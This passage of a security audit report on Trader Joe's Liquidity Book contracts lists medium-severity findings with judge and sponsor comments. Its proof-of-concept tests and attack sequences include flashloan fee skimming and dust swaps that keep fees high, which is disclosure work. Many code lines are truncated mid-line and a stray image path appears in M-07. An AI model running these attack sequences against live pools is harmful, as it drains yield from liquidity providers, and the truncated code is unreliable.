            assertEq(token18D.balanceOf(DEV), _amountYIn);
+           assertEq(_amountYIn, token18BalBef + amountFirstRet);
        }

        function testRemoveLiquidityReverseOrder() public {
```

This test should also pass (the order of the tokens was only switched), but it does not because the return values are mixed up.

Recommended Mitigation Steps

Add the following statement in the end:

```
if (_tokenX != _LBPair.tokenX()) {
            return (amountY, amountX);
}
```

[0xOLouis (Trader Joe) confirmed]

[Alex the Entreprenerd (judge) commented]:

> The Warden has shown how, due to an inconsistent re-ordering, the removeLiqudity function can return incorrect (swapped) amounts.

> While invariants are not broken, this is an example of an incorrect function behaviour.

> For this reason, despite no loss of value, I believe Medium Severity to be appropriate as the potential impact warrants an increased severity.

[M-02] `beforeTokenTransfer` called with wrong parameters in `LBToken._burn`

Submitted by Lambda, *also found by* imare, indijanc, MiloTruck, zzzitron, chaduke, bctester, Aymen0909, The_GUILD, RustyRabbit, phaze, 0x52, ladboy233, *and* KingNFT

LBToken.sol#L237

In `LBToken._burn`, the `_beforeTokenTransfer` hook is called with `from = address(0)` and `to = _account`:

```
_beforeTokenTransfer(address(0), _account, _id, _amount);
```

Through a lucky coincidence, it turns out that this in the current setup does not cause a high severity issue. `_burn` is always called with `_account = address(this)`, which means that `LBPair._beforeTokenTransfer` is a NOP. However, this wrong call is very dangerous for future extensions or protocol that built on top of the protocol / fork it.

Proof Of Concept

Let's say the protocol is extended with some logic that needs to track mints / burns. The canonical way to do this would be:

```
function _beforeTokenTransfer(
        address _from,
```

```
            address _to,
            uint256 _id,
            uint256 _amount
        ) internal override(LBToken) {
            if (_from == address(0)) {
                    // Mint Logic
            } else if (_to == address(0)) {
                    // Burn Logic
            }
    }
```

Such an extension would break, which could lead to loss of funds or a bricked system.

Recommended Mitigation Steps

Call the hook correctly:

```
    _beforeTokenTransfer(_account, address(0), _id, _amount);
```

0xOLouis (Trader Joe) confirmed

Alex the Entreprenerd (judge) commented:

> The warden has shown how, due to a typo / programming mistake, the hook for burning tokens is called with incorrect parameters.

> Because of the caller being the pair, this ends up having reduced impact.

[M-03] Flashloan fee collection mechanism can be easily manipulated

Submitted by **shung**, *also found by* **philogy**, **Trust**, **parashar**, **0x52**, **rvierdiiev**, *and* **KingNFT**

`LBPair.flashLoan()` utilizes an “unfair” fee mechanism in which the whole pair liquidity can be loaned but only the liquidity providers of the active bin receive the fees. Although one can argue that this unfair structure is to incentivize greater liquidity around the active price range, it nonetheless opens up a way to easily manipulate

fees. The current structure allows a user to provide liquidity to an active bin right before a flashloan to receive most of the fees. This trick can be used both by the borrower themselves, or by a third party miner or a node operator frontrunning the flashloan transactions. In either case, this is in detriment to the liquidity providers, who would be providing the bulk of the flashloan, but receiving a much less fraction of the fees.

Proof of Concept

`LBPair.flashLoan()` function enables borrowing the entire balance of a pair.

```
tokenX.safeTransfer(_to, _amountXOut);
tokenY.safeTransfer(_to, _amountYOut);
```

This means that a liquidity provider's tokens can be used regardless of which bin their liquidity is in. However, the loan fee is only paid to the active bin's liquidity providers.

```
_bins[_id].accTokenXPerShare += _feesX.getTokenPerShare(
_bins[_id].accTokenYPerShare += _feesY.getTokenPerShare(
```

Based on this, someone can frontrun a flashloan by adding liquidity to the active bin to receive the most of the flashloan fees, even if the active bin constitutes a small percentage of the loaned amount. Alternatively, a borrower can also atomically add and remove liquidity to the active bin before and after the flashloan, respectively. This way the borrower essentially would be using flashloans with fraction of the intended fee.

Example Scenario

Imagine a highly volatile market, in which the liquidity providers lag behind the price action, resulting in active bin to constitute a very small percent of the liquidity. The following snippet shows the liquidity in each bin of the eleven bins of this imaginary market. The active bin, marked with an in-line comment, has 1 token X and 1 token Y in its reserves. You can appreciate that such a liquidity composition is highly probable when the price of the asset increases rapidly, leaving the concentrated liquidity behind. Even when this type of a distribution is not readily available, the price can be

manipulated to create a similar distribution allowing the profitable execution of the described trick to steal flashloan fees.

```
[
        [ 0, 10 ],
        [ 0, 30 ],
        [ 0, 40 ],
        [ 0, 90 ],
        [ 0, 80 ],
        [ 0, 50 ],
        [ 0, 30 ],
        [ 0, 10 ],
        [ 0,  9 ],
        [ 1,  1 ], // Active bin
        [ 1,  0 ]
]
```

Here, a flashloan user can do the following transactions atomically (note: function arguments are simplified to portray the idea):

```
LBRouter.addLiquidity({
    binId: ACTIVE_BIN,
    tokenXAmount: 9,
    tokenYAmount: 9
});
LBPair.flashLoan({
    tokenXAmount: 359,
    tokenYAmount: 0
});
LBRouter.removeLiquidity({
    binId: ACTIVE_BIN,
    tokenXAmount: 9,
    tokenYAmount: 9
});
```

With this method, the borrower will receive 90% of the liquidity provider fees of the flashloan, even though they only had 2.5% of the token X liquidity. This method is very likely to cause majority of the flashloan fees leaking out of the protocol, denying liquidity providers their revenue. Even if the average flashloan borrower does not utilize this strategy to reduce the effective fee they pay, the trick would surely be used

by MEV users sandwiching the flashloan transactions to receive the majority of the fees.

Recommended Mitigation Steps

The ideal remediation would be to have a separate global fee structure for a given pair, and record token X and token Y fees per share separately. So if user A has only token X, they should only receive fee when token X is loaned, and not when token Y is loaned. But user A should receive their fee regardless of which bin their liquidity is in. However, given that users' token reserves change dynamically, there appears to be no simple way of achieving this.

If the ideal remediation cannot be achieved, a compromise would be to distribute the flashloan fees from the -nth populated bin to the +nth populated bin, where `n` is respective to the active bin. `n` could be an adjustable market parameter. A higher value of `n` would make the flashloan gas cost higher, but it would reduce the feasibility of the issues described in this finding. Admittedly, this is not a perfect solution: As long as an incomplete subset of liquidity providers or bins receive the flashloan fees, there will be bias hence a risk of inequitable or exploitable fee distribution.

If the compromise is not deemed sufficient, the alternative would be to remove the flashloan feature from the protocol altogether. If the liquidity providers cannot equitably receive their flashloan fees, it might not worth to expose them to the risks of flashloans.

0xOLouis (Trader Joe) acknowledged and commented:

> We acknowledge this issue as we want to keep the flash loan, but giving fees to the nth bins would make the function too expensive to use. As our goal is to concentrate the liquidity in the active bin, this behavior is fine for us.

Alex the Entreprenerd (judge) decreased severity to Medium and commented:

> Per the discussion above, the Warden has shown how, LPs that are not in active positions will not receive fees for the liquidity they supplied.

> The sponsor acknowledges.

> Because the finding demonstrates loss of yield for LPs (inactive liquidity can be used, but will receive no fees), I believe Medium Severity to be appropriate.

> The other side of the coin for this feature is that it does incentivize keeping liquidity in an active bin, which does help with capital efficiency, however, at this time, we cannot speculate about the usage of the protocol and per the above some LP risk not receiving fees.

[M-04] Very critical `Owner` privileges can cause complete destruction of the project in a possible privateKey exploit

Submitted by 0xSmartContract, *also found by* csanuragjain, djxploit, hansfriese, Josiah, leosathya, M4TZ1P, sorrynotsorry, wagmi, zzykxx, Aymen0909, chaduke, SooYa, Mukund, pashov, Dravee, catchup, rvierdiiev, Nyx, vv7, cccz, ladboy233, *and* supernova

PendingOwnable.sol#L42

Typically, the contract's owner is the account that deploys the contract. As a result, the owner is able to perform certain privileged activities.

However, Owner privileges are numerous and there is no timelock structure in the process of using these privileges. The Owner is assumed to be an EOA, since the documents do not provide information on whether the Owner will be a multisign structure.

In parallel with the private key thefts of the project owners, which have increased recently, this vulnerability has been stated as medium.

Similar vulnerability;
Private keys stolen:

Hackers have stolen cryptocurrency worth around `€552` million from a blockchain project linked to the popular online game Axie Infinity, in one of the largest cryptocurrency heists on record. Security issue : PrivateKey of the project officer was stolen: https://www.euronews.com/next/2022/03/30/blockchain-network-ronin-hit-by-552-million-crypto-heist

Proof of Concept

`onlyOwner` powers;

```
14 results - 2 files

src/LBFactory.sol:
  220:     function setLBPairImplementation(address _LBPairImple
  322:     function setLBPairIgnored() external override onlyOwn
  355:     function setPreset() external override onlyOwner {
  401:     function removePreset(uint16 _binStep) external overr
  439:     function setFeesParametersOnPair) external override o
  473:     function setFeeRecipient(address _feeRecipient) exter
  479:     function setFlashLoanFee(uint256 _flashLoanFee) exter
  490:     function setFactoryLockedState(bool _locked) external
  498:     function addQuoteAsset(IERC20 _quoteAsset) external o
  507:     function removeQuoteAsset(IERC20 _quoteAsset) externa
  525:     function forceDecay(ILBPair _LBPair) external overrid

src/libraries/PendingOwnable.sol:
  59:     function setPendingOwner(address pendingOwner_) public
  68:     function revokePendingOwner() public override onlyOwne
  84:     function renounceOwnership() public override onlyOwner
```

Recommended Mitigation Steps

1- A timelock contract should be added to use `onlyOwner` privileges. In this way, users can be warned in case of a possible security weakness. 2- `onlyOwner` can be a Multisign wallet and this part is specified in the documentation.

0xOLouis (Trader Joe) acknowledged and commented:

> The owner will be our multisig.

Alex the Entreprenerd (judge) commented:

> Per the rulebook will bulk all Admin Privilege findings under this one.

> Most notably the main issue was the lack of validation on the flashloan fee, which this issue acts as an umbrella for.

[M-05] Attacker can keep fees max at no cost

Submitted by Trust*, also found by* shung *and* immeas

FeeHelper.sol#L58-L72

The volatile fee component in TJ is calculated using several variables, as described here. Importantly, Va (volatility accumulator) = Vr (volatility reference) + binDelta:

$v_a(k) = v_r + |i_r - (activeId + k)|$

Vr is calculated depending on time passed since last swap:

```
v_r = \left{\begin{matrix}
v_r, & t\<t_f  \\
R \cdot  v_a & t_f <= t < t_d \\
0, & t_d <= t
\end{matrix}\right.
```

Below is the implementation:

```
function updateVariableFeeParameters(FeeParameters memory _fp, u
        uint256 _deltaT = block.timestamp - _fp.time;

        if (_deltaT >= _fp.filterPeriod || _fp.time == 0) {
            _fp.indexRef = uint24(_activeId);
            if (_deltaT < _fp.decayPeriod) {
                unchecked {
                    // This can't overflow as `reductionFactor <
                    _fp.volatilityReference = uint24(
                        (uint256(_fp.reductionFactor) * _fp.vola
                    );
                }
            } else {
                _fp.volatilityReference = 0;
            }
        }

        _fp.time = (block.timestamp).safe40();

        updateVolatilityAccumulated(_fp, _activeId);
```

```
        }
```

The critical issue is that when the time since last swap is below filterPeriod, Vr does not change, yet the last swap timestamp (_fp.time) is updated. Therefore, attacker (TJ competitor) can keep fees extremely high at basically 0 cost, by swapping just under every Tf seconds, a zero-ish amount. Since Vr will forever stay the same, the calculated Va will stay high (at least Vr) and will make the protocol completely uncompetitive around the clock.

The total daily cost to the attacker would be (TX fee (around `$0.05` on AVAX) + swap fee (Õ)) * filterPeriodsInDay (default value is 1728) = `$87` .

Impact

Attacker can make any TraderJoe pair uncompetitive at negligible cost.

Proof of Concept

Add this test in LBPair.Fees.t.sol:

```
    function testAbuseHighFeesAttack() public {
            uint256 amountY = 30e18;
            uint256 id;
            uint256 reserveX;
            uint256 reserveY;
            uint256 amountXInForSwap;
            uint256 amountYInLiquidity = 100e18;
            FeeHelper.FeeParameters memory feeParams;

            addLiquidity(amountYInLiquidity, ID_ONE, 2501, 0);

            //swap X -> Y and accrue X fees
            (amountXInForSwap,) = router.getSwapIn(pair, amountY, tr

            (reserveX,reserveY,id ) = pair.getReservesAndId();
            feeParams = pair.feeParameters();
            console.log("indexRef - start" , feeParams.indexRef);
            console.log("volatilityReference - start" , feeParams.vo
            console.log("volatilityAccumulated - start" , feeParams.
            console.log("active ID - start" , id);
            console.log("reserveX - start" , reserveX);
            console.log("reserveY - start" , reserveY);
```

```
// ATTACK step 1 - Cross many bins / wait for high volat
token6D.mint(address(pair), amountXInForSwap);
vm.prank(ALICE);
pair.swap(true, DEV);

(reserveX,reserveY,id ) = pair.getReservesAndId();
feeParams = pair.feeParameters();
console.log("indexRef - swap1" , feeParams.indexRef);
console.log("volatilityReference - swap1" , feeParams.vo
console.log("volatilityAccumulated - swap1" , feeParams.
console.log("active ID - swap1" , id);
console.log("reserveX - swap1" , reserveX);
console.log("reserveY - swap1" , reserveY);

// ATTACK step 2 - Decay the Va into Vr
vm.warp(block.timestamp + 99);
token18D.mint(address(pair), 10);
vm.prank(ALICE);
pair.swap(false, DEV);

(reserveX,reserveY,id ) = pair.getReservesAndId();
console.log("active ID - swap2" , id);
console.log("reserveX - swap2" , reserveX);
console.log("reserveY - swap2" , reserveY);
feeParams = pair.feeParameters();
console.log("indexRef - swap2" , feeParams.indexRef);
console.log("volatilityReference - swap2" , feeParams.vo
console.log("volatilityAccumulated - swap2" , feeParams.


// ATTACK step 3 - keep high Vr -> high Va
for(uint256 i=0;i<10;i++) {
    vm.warp(block.timestamp + 49);

    token18D.mint(address(pair), 10);
    vm.prank(ALICE);
    pair.swap(false, DEV);

    (reserveX,reserveY,id ) = pair.getReservesAndId();
    console.log("**************");
    console.log("ITERATION ", i);
    console.log("active ID" , id);
    console.log("reserveX" , reserveX);
    console.log("reserveY" , reserveY);
    feeParams = pair.feeParameters();
```

```
                console.log("indexRef" , feeParams.indexRef);
                console.log("volatilityReference" , feeParams.volati
                console.log("volatilityAccumulated" , feeParams.vola
                console.log("**************");
            }

        }
```

Tools Used

Manual audit, foundry

Recommended Mitigation Steps

Several options:

1. Decay linearly to the time since last swap when T < Tf.
2. Don't update _tf.time if swap did not affect Vr
3. If `T<Tf` , only skip Vr update if swap amount is not negligible. This will make the attack not worth it, as protocol will accrue enough fees to offset the lack of user activity.

Severity level

I argue for HIGH severity because I believe the impact to the protocol is that most users will favor alternative AMMs, which directly translates to a large loss of revenue. AMM is known to be a very competitive market and using high volatility fee `%` in low volatility times will not attract any users.

Alex the Entreprenerd (judge) decreased severity to Medium and commented:

> Not sure about severity at this time, changing to group.

> Ultimately if invariant broken, High is appropriate, if Loss of Value Med more appropriate. Devil is in the detail.

0xOLouis (Trader Joe) acknowledged and commented:

> We acknowledge this issue, but we now reset the `indexRef` in the `forceDecay` function.

Alex the Entreprenerd (judge) commented:

> The warden has shown how trivially a dust trade can be performed to keep fees higher than intended.

> Given the discussion above, considering that fees are more in line with loss of yield / capital inefficiency, I believe the finding to be of Medium Severity.

[M-06] Calling `swapAVAXForExactTokens` function while sending excess amount cannot refund such excess amount

Submitted by rbserver, *also found by* lukris02, Trust, hyh, pashov, TomJ, ElKu, m_Rassska, neumo, d3e4, Rahoz, 8olidity, cccz, *and* vv7

When calling the `swapAVAXForExactTokens` function, `if (msg.value > amountsIn[0]) _safeTransferAVAX(_to, amountsIn[0] - msg.value)` is executed, which is for refunding any excess amount sent in; this is confirmed by this function's comment as well. However, executing `amountsIn[0] - msg.value` will always revert when `msg.value > amountsIn[0]` is true. Developers who has the design of the `swapAVAXForExactTokens` function in mind could develop front-ends and contracts that will send excess amount when calling the `swapAVAXForExactTokens` function. Hence, the users, who rely on these front-ends and contracts for interacting with the `swapAVAXForExactTokens` function will always find such interactions being failed since calling this function with the excess amount will always revert. As a result, the user experience becomes degraded, and the usability of the protocol becomes limited.

https://github.com/code-423n4/2022-10-traderjoe/blob/main/src/LBRouter.sol#L485-L521

```
        /// @notice Swaps AVAX for exact tokens while performing saf
        /// @dev will refund any excess sent
        ...
        function swapAVAXForExactTokens(
            uint256 _amountOut,
            uint256[] memory _pairBinSteps,
            IERC20[] memory _tokenPath,
            address _to,
```

```
        uint256 _deadline
    )
        external
        payable
        override
        ensure(_deadline)
        verifyInputs(_pairBinSteps, _tokenPath)
        returns (uint256[] memory amountsIn)
    {
        ...

        if (msg.value > amountsIn[0]) _safeTransferAVAX(_to, amo
    }
```

Proof of Concept

Please add the following test in `test\LBRouter.Swaps.t.sol`. This test will pass to demonstrate the described scenario.

```
    function testSwapAVAXForExactTokensIsUnableToRefund() public
        uint256 amountOut = 1e18;

        (uint256 amountIn, ) = router.getSwapIn(pairWavax, amoun

        IERC20[] memory tokenList = new IERC20[](2);
        tokenList[0] = wavax;
        tokenList[1] = token6D;
        uint256[] memory pairVersions = new uint256[](1);
        pairVersions[0] = DEFAULT_BIN_STEP;

        vm.deal(DEV, amountIn + 500);

        // Although the swapAVAXForExactTokens function supposes
        //   calling it reverts when sending more than amountIn
        //   because executing _safeTransferAVAX(_to, amountsIn[
        vm.expectRevert(stdError.arithmeticError);
        router.swapAVAXForExactTokens{value: amountIn + 1}(amoun
    }
```

Tools Used

VSCode

Recommended Mitigation Steps

https://github.com/code-423n4/2022-10-traderjoe/blob/main/src/LBRouter.sol#L520 can be updated to the following code.

```
            if (msg.value > amountsIn[0]) _safeTransferAVAX(_to, msg
```

0xOLouis (Trader Joe) confirmed, but disagreed with severity

Alex the Entreprenerd (judge) decreased severity to Low and commented:

> The finding is valid, sending more than necessary will revert.
> No loss to end-users was shown, and the revert will prevent the tx from finishing.

> Because of that, considering the fact that a accurate measure could be calculated, meaning that functionality can be side-stepped, despite recommending fixing, I think the finding is QA - Low Severity as the revert is self-inflicted.

Alex the Entreprenerd (judge) increased severity to Medium and commented:

> Per discussion from backstage I've re-reviewed the finding.

> I have poked around with the test provided and tweaked it a little, this is the last one I have

```
    function testSwapAVAXForExactTokensIsUnableToRefund() public {
            uint256 amountOut = 1e18;

            (uint256 amountIn, ) = router.getSwapIn(pairWavax, amoun

            IERC20[] memory tokenList = new IERC20[](2);
            tokenList[0] = wavax;
            tokenList[1] = token6D;
            uint256[] memory pairVersions = new uint256[](1);
            pairVersions[0] = DEFAULT_BIN_STEP;

            vm.deal(DEV, 50 * amountIn + 500);


            // Although the swapAVAXForExactTokens function supposes
```

```
        //   calling it reverts when sending more than amountIn
        //   because executing _safeTransferAVAX(_to, amountsIn[
        vm.expectRevert(stdError.arithmeticError);
        router.swapAVAXForExactTokens{value: amountIn + 1}(amoun

        router.swapAVAXForExactTokens{value: amountIn}(amountOut

        vm.expectRevert(stdError.arithmeticError);
        router.swapAVAXForExactTokens{value: amountIn + 100000}(

    }
```

> Ultimately we can conclude that any amount below `amountIn` will result in a revert due to insufficient amountOut, and any amount above `amountIn` will revert due to the highlighted overflow.

> The function is a routing function, which is meant to allow some degree of slippage.

> My original downgrade was based on the idea that the function can run, however, after it being flagged, I must agree that the availability of the function is impaired in the majority of ordinary cases (a `.10%` / `.5%` slippage is expected under most operations / FEs).

> For this reason, I agree with upgrading back to Medium Severity.

> I'd like to thank @shung and @hyh for their feedback.

[M-07] Incorrect fee calculation on LBPair (fees collected on swaps are less than what they "should" be)

Submitted by sha256yan*, also found by* Jeiwan

LBPair contracts consistently collect less fees than their FeeParameters.

Github and source code


https://github.com/sha256yan/incorrect-fee

Motivation and Severity

Note: please see warden's original submission for full details.

LBpair contracts' fees fall short by `0.1%` on single bin with the deficit growing exponentially with multi-bin swaps.

This report will refer to this difference in fees, that is, the difference between the expected fees and the actual collected fees as the "Fee Deficit".



The exponential growth of the Fee Deficit percentage is concerning, considering that the vast majority of the fees collected by LPs and DEXs are during high volatility periods.
Note that the peak Fee Deficit percentage of `1.6%` means that `1.6%` of expected fees would not be collected.

With an assumed average total fee of `1%` (higher than usual due to `variableFee` component) and average Fee Deficit percentage of `0.4%`;
The total Fee Deficit from a period similar to May 7th 2022 - May 14th 2022, with approximately `$1.979B` in trading volume, would be `$79,160` over one week.

SwapHelper.getAmounts carries most of the blame for this error.

3 main causes have been identified and will be discussed in this report.

- Incorrect use of getFeeAmountFrom
- Incorrect conditional for amountIn overflow
- Need for an additional FeeHelper function

Affected contracts and libraries

- LBPair.sol
  - swap
- LBRouter.sol
  - getSwapIn
  - getSwapOut
- SwapHelper.sol
  - getAmounts

Proposed changes

- FeeHelper.sol
  - getAmountInWithFees (*New*)
- SwapHelper.sol
  - getAmountsV2 (*New*)
- LBRouter.sol
  - getSwapIn (*Modified*)
  - getSwapOut (*Modified*)
- LBPair.sol
  - swap (*Modified*)

Details

- As mentioned earlier, most issues arise from `SwapHelper.getAmounts`. The SwapHelper library is often used for the Bin type. (Example in LBPair). The proposed solution includes the new functions SwapHelper.getAmountsV2 and FeeHelper.getAmountInWithFees.
- LBPair.swap uses `_bin.getAmounts(...)` on the active bin to calculate fees. (See here)
- Inside of `SwapHelper.getAmounts`, for a given swap, if a bin has enough liqudity, the fee is calculated using (FeeHelper.getFeeAmountFrom). This results in smaller than expected fees.
- `LBRouter.getSwapOut` relies on `SwapHelper.getAmounts` to simulate swaps. Its simulations adjust to the correct fee upon using `SwapHelper.getAmountsV2` (LBRouter.getSwapOut, SwapHelper.getAmounts, SwapHelper.getAmountsV2)
- `LBRouter.getSwapIn` has a fee calculation error which is independent of `SwapHelper.getAmounts`. (See here)
- As of right now the `LBPair.swap` using getAmountsV2 uses `3.8%` ***more*** gas.

src/LBPair.sol:LBPair contract					
Deployment Cost	Deployment Size				
4835641	24410				
Function Name	min	avg	median	max	# calls
factory	283	283	283	283	104
feeParameters	1710	2710	2710	3710	2
getGlobalFees	672	672	672	672	204
getReservesAndId	586	586	586	586	1
initialize	180121	180121	180121	180121	104
mint	243976	6859020	6844744	13665554	102
swap	90939	1480607	1519575	2846280	102

test/mocks/correctFee/LBPair.sol:CorrectFeeLBPair contract					
Deployment Cost	Deployment Size				
4844659	24455				
Function Name	min	avg	median	max	# calls
factory	283	283	283	283	104
feeParameters	3710	3710	3710	3710	1
getGlobalFees	672	672	672	672	202
getReservesAndId	586	586	586	586	1
initialize	180121	180121	180121	180121	104
mint	243976	6905888	6898993	13663054	101
swap	68205	1531880	1577665	2904901	101

Incorrect use of getFeeAmountFrom

- When there is enough liquidity in a bin for a swap, we should use `FeeHelper.getFeeAmount(amountIn)` instead of `FeeHelper.getFeeAmountFrom(amountIn)`.

Evidence

- amountIn, the parameter passed to calculate fees, is the amount of tokens in the LBPair contract in excess of the reserves and fees of the pair for that token. Inside LBPair.sol - Inside TokenHelper

Will now use example numbers:

- Let amountIn = 1e10 (meaning the user has transferred/minted 1e10 tokens to the LBPair)
- Let PRECISION = 1e18
- Let totalFee = 0.00125 x precision (fee of 0.0125%)
- Let price = 1 (parity)
- If the current bin has enough liqudity, feeAmount must be: (amountIn * totalFee) / (PRECISION) = 12500000
- FeeHelper.getFeeAmountFrom(amountIn) uses the formula: feeAmount = (amountIn * totalFee) / (PRECISION + totalFee) = 12484394
- FeeHelper.getFeeAmount(amountIn) uses exactly the formula ourlined in the correct feeAmount calculation and is the correct method in this case.
- Visit the tests section to run a test.

Incorrect condition for amountIn overflow

- The condition for when an amountIn overflows the maximum amount available in a bin is flawed.
- The Fee Deficit here could potentially trigger an unnecessary bin de-activation.

Evidence

Snippet 1 (SwapHelper.getAmounts)

```
fees = fp.getFeeAmountDistribution(fp.getFeeAmount(_maxA
```

```
if (_maxAmountInToBin + fees.total <= amountIn) {
    //do things
}
```

- Collecting the fees on `_maxAmountInToBin` before doing so on `amountIn` means we are not checking to see whether `amountIn` after

Consider the following:

Snippet 2 (SwapHelper.getAmountsV2)

```
fees = fp.getFeeAmountDistribution(fp.getFeeAmount(amoun

if (_maxAmountInToBin <  amountIn - fees.total) {
    //do things
}
```

- Now, the fees are collected on `amountIn`.
- Assuming both conditions are true, the fees from Snippet2 will be necessarily larger than those in Snippet1 since in both cases `_maxAmountInToBin < amountIn`.
- Snippet 1 produces false positives. Meaning, SwapHelper.getAmounts changes its active bin id more than needed. (See Tests section at the bottom for the relevant test)

Need for an additional FeeHelper function

- There are currently functions to answer the following question: How many tokens must a user send, to end up with a given amountInToBin after fees, before the swap itself takes place?

Evidence

- `LBRouter.getSwapIn(, amountOut, )` needs this question answered. At a given price, how many tokens must a user send, to receive `amountOut`?
    - We use the `amountOut` and price to work backwards to the `amountInToBin`.

    - Current approach calculates fees on `amountInToBin`. (See here)
    - This is incorrect as fees should be calculated on `amountIn`. (As we discussed in Incorrect use of getFeeAmountFrom)
- SwapHelper.getAmounts needs to know what hypothetical `amountIn` would end up as `maxAmountInToBin` after fees. This is needed to be able to avoid Incorrect amountIn overflow

Install dependencies

To install dependencies, run the following to install dependencies:

```
forge install
```

Tests

To run tests, run the following command:

```
forge test --match-contract Report -vv
```

testSingleBinSwapFeeDifference:

- Simple test to show the Fee Defecit in it's most basic form.

testFalsePositiveBinDeactivation

- Test that shows false positive resulting from the Incorrect condition

testCorrectFeeBinDeactivation

- Test that shows with getAmountsV2 the false positive issue is resolved.

testMultiBinGrowth

- Generates datapoints used in opening graph.

0xOLouis (Trader Joe) confirmed

Alex the Entreprenerd (judge) decreased severity to Medium and commented:

> The warden has shown an incorrect application of the fee formula, which results in an exponentially growing reduction in fees taken.

> While the report is thorough, the maximum impact is a loss of up to `2%` of the total fees (`98%` of fees are collected).

> Because of the reduced order of magnitude for the impact, I think the appropriate severity to be Medium as the finding will cause a loss of yield as shown by the Warden.

Low Risk and Non-Critical Issues

For this contest, 11 reports were submitted by wardens detailing low risk and non-critical issues. The **report highlighted below** by **zzykxx** received the top score from the judge.

The following wardens also submitted reports: **brgltd**, **rbserver**, **hansfriese**, **pashov**, **IIIIIII**, **adriro**, **0xSmartContract**, **KingNFT**, **0x1f8b**, *and* **Rolezn**.

Summary

[L-01] Missing sanity checks on `to` addresses in `LBRouter.sol`

All the public/external functions in `LBRouter.sol` require an address `to` as a parameter to which to send either tokens, LBtokens or ETH. When tokens or LBtokens are sent the protocol should check that if the `to` address is contract then that contract should is able to manage `ERC20/LBTokens` , otherwise funds would be lost.

[L-02] Potential loss of funds on tokens with big supplies

`swap()` and `mint()` both reverts if either `2^112` or `2^128` tokens are sent to the pair. This would result in the funds being stuck and nobody being able to mint or swap. Submitting as low because the cost of attack is extremely high, but it's good to be aware of it.

[L-03] In `TokenHelper.sol` the `safeTransfer` function does not check for potentially self-destroyed tokens.

If a pair gets created and after a while one of the tokens gets self-destroyed (maybe because of a bug) then `safeTransfer` would still succeed. It's probably a good idea to check if the contract still exists by checking the bytecode length.

0xOLouis (Trader Joe) confirmed

Alex the Entreprenerd (judge) commented:

> Really high impact, short and sweet when adding together all findings, good job!
>
> L-01 Missing sanity checks on to addresses in LBRouter.sol
>
> L-02 Potential loss of funds on tokens with big supplies
>
> L-03 In TokenHelper.sol the safeTransfer function does not check for potentially self-destroyed tokens.
>
> Also included for judging:
> L-04 Excess amount returned to flashloan is not sent back
> L-05 It's possible to pay a lower fee than expected for a flashloan
> L-06 Rebasing tokens are not compatible with the protocol

Gas Optimizations

For this contest, 14 reports were submitted by wardens detailing gas optimizations. The report highlighted below by **shung** received the top score from the judge.

The following wardens also submitted reports: c3phas, 0x4non, MiloTruck, pfapostol, IIIIIII, TomJ, __141345__, m_Rassska, ReyAdmirado, Shishigami, Saintcode_, Mathieu, *and* LeoS.

[G-01] Owner token enumeration is an extremely expensive operation but it is not essential to the protocol

`LBToken` enumerates token/bin IDs owned by users in a pair. The enumeration is only exposed through two external functions, which are just for convenience for off-chain usage, and not necessary for the functionality of the protocol. Removing enumeration will save tremendous amounts of gas during essential operations of adding and removing liquidity.

Impact of enumeration

